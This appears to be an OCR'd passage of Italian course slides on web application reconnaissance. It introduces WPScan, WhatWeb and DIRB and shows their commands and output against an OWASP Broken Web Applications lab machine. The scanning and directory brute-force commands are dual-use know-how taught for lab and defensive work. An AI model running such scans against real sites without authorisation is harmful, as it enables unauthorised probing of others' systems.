[+] robots.txt existing
[+] common backup files name
[+] common log files name
[+] sensitive config.php.x file

Generated on 13/9/2016 20:57:4 Tuesday by OWASP JoomScan 0.0.7 (Code Name: Self Challenge)

Analisi delle Applicazioni Web

CMS & Framework Identification – WordPress Security Scanner

- Scanner di sicurezza open-source per siti WordPress
- Utilizza un database costantemente aggiornato di vulnerabilità note (WPVulnDB)
- Progettato per supportare pentester ed amministratori a individuare debolezze in installazioni WordPress

- Consente di rilevare
  - Versioni vulnerabili di WordPress
  - Plugin e temi non sicuri
  - Credenziali deboli
  - Configurazioni errate
  - Etc

WPScan

Analisi delle Applicazioni Web

CMS & Framework Identification – WordPress Security Scanner


- Consente la scansione di
  - WordPress Core
  - Plugin e temi installati
  - Utenti enumerabili
  - File sensibili
- Consente l'integrazione con API per dettagli aggiornati da WPVulnDB
- Fornisce supporto per report in formato JSON
- È realizzato in linguaggio *Ruby*

WPScan

Analisi delle Applicazioni Web

WordPress Security Scanner – Help


- Per ottenere l'*Help* è possibile digitare **`wpscan –h`** (oppure **`man wpscan`**)



Analisi delle Applicazioni Web

WordPress Security Scanner – Esempio


- **`wpscan --url http://10.0.2.4/wordpress/`**



Analisi delle Applicazioni Web

WordPress Security Scanner – Esempio


- **`wpscan --url http://10.0.2.4/wordpress/`**



Analisi delle Applicazioni Web

WordPress Security Scanner – Esempio


- **`wpscan --url http://10.0.2.4/wordpress/`**



Analisi delle Applicazioni Web

WordPress Security Scanner – Esempio


- **`wpscan --url http://10.0.2.4/wordpress/`**



Analisi delle Applicazioni Web

WordPress Security Scanner – Esempio

- **`wpscan --url http://10.0.2.4/wordpress/`**



Analisi delle Applicazioni Web

WordPress Security Scanner – Esempio

- **`wpscan --url http://10.0.2.4/wordpress/`**

```
[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] mygallery
 | Location: http://10.0.2.4/wordpress/wp-content/plugins/mygallery/
 | Latest Version: 2.0.8
 | Last Updated: 2019-10-22T14:01:00.000Z
 |
 | Detected By: Urls In Homepage (Passive Detection)
 |
 | The version could not be determined.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 <===> (21 / 21) 100.00% Time: 00:00:00

[i] No Config Backups Found.
```

Analisi delle Applicazioni Web

WordPress Security Scanner – Esempio

- **`wpscan --url http://10.0.2.4/wordpress/`**

```
[i] No Config Backups Found.

[!] No WPVulnDB API Token given, as a result vulnerability data has not been out
put.
[!] You can get a free API token with 50 daily requests by registering at https:
//wpvulndb.com/users/sign_up.

[+] Finished: Sun Nov 10 16:44:08 2019
[+] Requests Done: 72
[+] Cached Requests: 6
[+] Data Sent: 13.217 KB
[+] Data Received: 13.264 MB
[+] Memory used: 193.871 MB
[+] Elapsed time: 00:00:03
```

Analisi delle Applicazioni Web

CMS & Framework Identification – WhatWeb

- Strumento open-source per il **web fingerprinting**, utile a identificare le tecnologie usate da un sito web

- Consente di rilevare
  - CMS (WordPress, Joomla, Drupal, etc)
  - Web server (Apache, Nginx, IIS, etc)
  - Framework (Bootstrap, jQuery, etc)
  - Plugin, librerie JS, cookie
  - Header HTTP
  - Linguaggi lato server
  - Etc

Analisi delle Applicazioni Web


CMS & Framework Identification – WhatWeb

- Caratteristiche principali
  - Supporta oltre 1800 plugin per il rilevamento di tecnologie
  - Fornisce tre modalità di rilevazione: aggressiva, stealth, o passiva
  - Genera output in vari formati: HTML, CSV, JSON, XML
  - È utilizzabile via client o tramite script automatizzati

Analisi delle Applicazioni Web

CMS & Framework Identification – WhatWeb

- Per avviarlo è sufficiente digitare **`whatweb`**



Analisi delle Applicazioni Web

WhatWeb – Esempio

- **`whatweb 10.0.2.4`**

```
root@kali:~# whatweb 10.0.2.4
http://10.0.2.4 [200 OK] Apache[2.2.14][mod_mono/2.4.3,mod_perl/2.0.4,mod_python/
3.3.1,mod_ssl/2.2.14,proxy_html/3.0.1], Country[RESERVED][ZZ], Email[admin@metaco
rp.com,admin@owaspbwa.org,bob@ateliergraphique.com,cycloneuser-3@cyclonetransfers
.com,jack@metacorp.com,test@thebodgeitstore.com], HTML5, HTTPServer[Ubuntu Linux]
[Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch p
roxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusi
on_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1], IP[10.0.2.4], JQuery[1.3.2], Op
enSSL[0.9.8k], PHP[5.3.2-1ubuntu4.30][Suhosin-Patch], Passenger[4.0.38], Perl[5.1
0.1], Python[2.6.5], Script[text/javascript], Title[owaspbwa OWASP Broken Web App
lications]
```

Analisi delle Applicazioni Web

Web Crawlers & Directory Bruteforce

- *Web Content Scanner*
  - *Content Scanner ≠ Vulnerability Scanner*

- Cercano risorse Web esistenti ma «nascoste»
  - URL
  - File
  - Etc

Analisi delle Applicazioni Web

Web Crawlers & Directory Bruteforce – DIRB

- Effettua attacchi basati su dizionario (*wordlist*) ed analizza le risposte ottenute dal Web Server

- Fornisce alcuni dizionari preconfigurati (*built-in*)
  - Presenti in **`/usr/share/wordlists/dirb`**

- Permette la creazione di dizionari personalizzati
  - Tramite strumenti quali **`html2dic`**, **`gendict`**, **`cewl`**, etc
    - Maggiori dettagli nelle prossime lezioni…

Analisi delle Applicazioni Web

Web Crawlers & Directory Bruteforce – DIRB

- Per avviarlo è sufficiente digitare **`dirb`**

```
root@kali:~# dirb

----------------
DIRB v2.22
By The Dark Raver
----------------

dirb <url_base> [<wordlist_file(s)>] [options]

========================= NOTES =========================
 <url_base> : Base URL to scan. (Use -resume for session resuming)
 <wordlist_file(s)> : List of wordfiles. (wordfile1,wordfile2,wordfile3...)

======================== HOTKEYS ========================
 'n' -> Go to next directory.
 'q' -> Stop scan. (Saving state for resume)
 'r' -> Remaining scan stats.

======================== OPTIONS ========================
 -a <agent_string> : Specify your custom USER_AGENT.
 -b : Use path as is.
 -c <cookie_string> : Set a cookie for the HTTP request.
 -E <certificate> : path to the client certificate.
 -f : Fine tunning of NOT_FOUND (404) detection.
```

Analisi delle Applicazioni Web

Web Crawlers & Directory Bruteforce – DIRB – Esempio

- **`dirb http://10.0.2.4/joomla/`**

Output parziale

```
root@kali:~# dirb http://10.0.2.4/joomla/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Nov 10 15:23:14 2019
URL_BASE: http://10.0.2.4/joomla/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.0.2.4/joomla/ ----
==> DIRECTORY: http://10.0.2.4/joomla/administrator/
==> DIRECTORY: http://10.0.2.4/joomla/cache/
==> DIRECTORY: http://10.0.2.4/joomla/components/
+ http://10.0.2.4/joomla/configuration (CODE:200|SIZE:0)
==> DIRECTORY: http://10.0.2.4/joomla/images/
==> DIRECTORY: http://10.0.2.4/joomla/includes/
+ http://10.0.2.4/joomla/index (CODE:200|SIZE:8426)
```

Asset: OWASP BWA

Analisi delle Applicazioni Web

Web Crawlers & Directory Bruteforce – DIRB – Esempio

- `dirb http://10.0.2.4/joomla/`

Output parziale (directory navigabili)

```
---- Entering directory: http://10.0.2.4/joomla/plugins/editors/tinymce/jscripts
/tiny_mce/themes/advanced/skins/default/img/ ----
+ http://10.0.2.4/joomla/plugins/editors/tinymce/jscripts/tiny_mce/themes/advanc
ed/skins/default/img/buttons (CODE:200|SIZE:3274)
+ http://10.0.2.4/joomla/plugins/editors/tinymce/jscripts/tiny_mce/themes/advanc
ed/skins/default/img/index (CODE:200|SIZE:44)
+ http://10.0.2.4/joomla/plugins/editors/tinymce/jscripts/tiny_mce/themes/advanc
ed/skins/default/img/index.html (CODE:200|SIZE:44)
+ http://10.0.2.4/joomla/plugins/editors/tinymce/jscripts/tiny_mce/themes/advanc
ed/skins/default/img/items (CODE:200|SIZE:70)
+ http://10.0.2.4/joomla/plugins/editors/tinymce/jscripts/tiny_mce/themes/advanc
ed/skins/default/img/progress (CODE:200|SIZE:1787)
+ http://10.0.2.4/joomla/plugins/editors/tinymce/jscripts/tiny_mce/themes/advanc
ed/skins/default/img/tabs (CODE:200|SIZE:1326)
                                                                              h
-----------------
END_TIME: Sun Nov 10 15:49:44 2019
DOWNLOADED: 820936 - FOUND: 718
```

Analisi delle Applicazioni Web

